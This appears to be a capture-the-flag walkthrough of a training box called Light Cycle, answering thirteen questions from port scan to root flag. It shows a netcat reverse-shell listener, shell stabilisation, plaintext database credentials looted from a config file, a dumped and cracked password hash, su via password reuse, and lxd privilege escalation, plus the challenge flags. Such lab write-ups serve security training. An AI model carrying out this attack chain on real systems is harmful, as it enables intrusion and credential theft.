Day 24 - [Final Challenge] The Trial Before Christmas

Question 1 : Scan the machine. What ports are open?


We can use Nmap to scan open ports in a system. Its stated that ports 80 and 65000 are opened



Answer 1 : 80 , 65000


Question 2 : What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step.

For this , we looked at all the websites that available on the box for this step.



Answer 2 : Light Cycle


Question 3 : What is the name of the hidden php page?



Answer 3 : /uploads.php

Question 4 : What is the name of the hidden directory where file uploads are saved?

Based on the gobuster result we can try accessing the listed directory. The hidden directory where the server saves the uploaded files is in /grid.



Answer 4 : grid

Question 5 : What is the value of the web.txt flag?

The flag can be seen on the /var/www/ directory. We can use the linux command ‘catweb.txt’ to read the contents inside the text file

```
www-data@light-cycle:/$ cd /var/www/ ; ls -lah
cd /var/www/ ; ls -lah
total 20K
drwxr-xr-x  4 root     root     4.0K Dec 20  2020 .
drwxr-xr-x 14 root     root     4.0K Dec 18  2020 ..
drwxr-xr-x  4 root     root     4.0K Dec  7  2020 ENCOM
drwxr-xr-x  4 root     root     4.0K Dec 16  2020 TheGrid
-r--------  1 www-data www-data   20 Dec 19  2020 web.txt
www-data@light-cycle:/var/www$ cat web.txt
cat web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$
```

Answer 5 : THM{ENTER_THE_GRID}

Question 6 : What lines are used to upgrade and stabilize your shell?

We used shell upgrading and stabilization to upgrade our shell

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Zfish: Job 1, 'nc -nvlp 1234' has stopped
┌─[dil@Legion:~/c/t/r/2/day24]─[02:06:32 PM]
│ 1     6641    0%      stopped nc -nvlp 1234
└─>$ stty raw -echo ; fg
Send job 1 (nc -nvlp 1234) to foreground


www-data@light-cycle:/$ whoami
whoami
www-data
```

Answer 6 : stty raw -echo; fg , export TERM=xterm

Question 7 : Review the configuration files for the webserver to find some useful loot in the form of credentials. What credentials do you find? **Username:password**

For this , we checked all the files under '/var/www/TheGrid/' . It seems that the file 'dbauth.php' has the credentials we need.

```
www-data@light-cycle:/$ cd /var/www/ ; ls -lah
cd /var/www/ ; ls -lah
total 20K
drwxr-xr-x  4 root     root     4.0K Dec 20  2020 .
drwxr-xr-x 14 root     root     4.0K Dec 18  2020 ..
drwxr-xr-x  4 root     root     4.0K Dec  7  2020 ENCOM
drwxr-xr-x  4 root     root     4.0K Dec 16  2020 TheGrid
-r--------  1 www-data www-data   20 Dec 19  2020 web.txt
www-data@light-cycle:/var/www$ cd TheGrid ; ls -lah
cd TheGrid ; ls -lah
total 16M
drwxr-xr-x 4 root root 4.0K Dec 16  2020 .
drwxr-xr-x 4 root root 4.0K Dec 20  2020 ..
drwxr-xr-x 2 root root 4.0K Dec 20  2020 includes
drwxr-xr-x 5 root root 4.0K Dec 20  2020 public_html
-rw-r--r-- 1 root root  16M Dec 16  2020 rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cd includes ; ls -lah
cd includes ; ls -lah
total 28K
```

```
total 28K
drwxr-xr-x 2 root root 4.0K Dec 20  2020 .
drwxr-xr-x 4 root root 4.0K Dec 16  2020 ..
-rw-r--r-- 1 root root  562 Dec 19  2020 apiIncludes.php
-rw-r--r-- 1 root root  221 Dec 16  2020 dbauth.php
-rw-r--r-- 1 root root  602 Dec 19  2020 login.php
-rw-r--r-- 1 root root  752 Dec 19  2020 register.php
-rw-r--r-- 1 root root  703 Dec 20  2020 upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
```

Answer 7 : tron:IFightForTheUsers

Question 8 : Access the database and discover the encrypted credentials. What is the name of the database you find these in?

We first used the credentials ‘mysql -utron -p’ . Then enter the password we found through question 7

```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
mysql -utron -p
Enter password: IFightForTheUsers

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

List all the databases using ‘show databases;’

```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.01 sec)
```


We used the database using ‘use tron’ as it seems fitting . Inside the ‘tron’ database, there is a ‘users’ table.

```
mysql> select * from users;
select * from users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
1 row in set (0.00 sec)
```

Answer 8 : tron

Question 9 : Crack the password.What is it ?

The password we have found in the mysql database is in hash form . To crack the password , we can bruteforce by using CrackStation and load the hash value.



Answer 9 : @computer@

Question 10 : Use su to login to the newly discovered user by exploiting password reuse. What is the user you are switching to?

```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
su flynn
Password: @computer@
```

Answer 10 : flynn

Question 11 : What is the value of the user.txt flag?

Go to flynn's directory and list out all its contents. Read the text value using the command 'cat user.txt'

```
flynn@light-cycle:/var/www/TheGrid/includes$ cd ~ ; ls -lah
cd ~ ; ls -lah
total 32K
drwxr-xr-x 4 flynn flynn 4.0K Dec 19  2020 .
drwxr-xr-x 3 root  root  4.0K Dec 18  2020 ..
lrwxrwxrwx 1 root  root     9 Dec 18  2020 .bash_history -> /dev/null
-rw-r--r-- 1 flynn flynn  220 Dec 18  2020 .bash_logout
-rw-r--r-- 1 flynn flynn 3.7K Dec 18  2020 .bashrc
drwx------ 2 flynn flynn 4.0K Dec 18  2020 .cache
drwx------ 3 flynn flynn 4.0K Dec 18  2020 .gnupg
-rw-r--r-- 1 flynn flynn  807 Dec 18  2020 .profile
-rw-r--r-- 1 flynn flynn    0 Dec 18  2020 .sudo_as_admin_successful
-r-------- 1 flynn flynn   30 Dec 19  2020 user.txt
flynn@light-cycle:~$ cat user.txt
cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
```

Answer 11 : THM{IDENTITY_DISC_RECOGNISED}

Question 12 : Check the user's groups. Which group can be leveraged to escalate privileges?


Enter 'id' to check its uid,groups and gid. This account is in the group 'lxd'.

```
flynn@light-cycle:~$ id
id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:~$
```

Answer 12 : lxd

Question 13 : What is the value of the root.txt flag?

Navigate into the '/mnt/root/root' because we have been mounted to the victim's root there. There is a file called 'root.txt' . Open it up using 'cat root.txt'



Answers 13 : THM{FLYNN_LIVES}

Thought process/methodology

For the last ever challenge day , firstly we had to scan the machines and find out which ports were open. We found out that ports **80 , 65000** were open. We looked at all the websites that were available on the box to try to find the name of the hidden file. The hidden file is titled **Light Cycle. /uploads.php** is the name of the hidden php page. Based on the gobuster result we can try accessing the listed directory. The hidden directory where the server saves the uploaded files is in **/grid**. The value of the web.txt flag can be seen on the /var/www/ directory. We can use the linux command 'catweb.txt' to read the contents inside the text file. The flag is **THM{ENTER_THE_GRID}.** We used shell upgrading and stabilization to upgrade our shell which are **stty raw -echo; fg , export TERM=xterm.** To find the credentials ,we checked all the files under '/var/www/TheGrid/' . It seems that the file 'dbauth.php' has the credentials we need. The credentials we found was **tron:IFightForTheUsers.**We accessed the database and discovered the encrypted credentials. We first used the credentials 'mysql -utron -p' . Then enter the password we found through question 7. We listed all the databases using 'show databases;' and used the database using 'use tron' as it seems fitting . Inside the 'tron' database, there is a 'users' table. The answer is **tron.** The password we have found in the mysql database is in hash form . To crack the password , we can bruteforce by using CrackStation and load the hash value. After cracking the password , we found out that the password is **@computer@.** By using su to login to the newly discovered user by exploiting password reuse , the user we are switching to is called **flynn.** To

find the value of the user.txt flag , we went to flynn’s directory and listed out all its contents. The text value is read using the command ‘cat user.txt’ . The value is **THM{IDENTITY_DISC_RECOGNISED}.** To find a group that can be leveraged to escalate privileges , Enter ‘id’ to check its uid,groups and gid. This account is in the group **‘lxd’**. Lastly , navigate into the ‘/mnt/root/root’ because we have been mounted to the victim’s root there. There is a file called ‘root.txt’ . Open it up using ‘cat root.txt’ . The value of the root is T**HM{FLYNN_LIVES}.**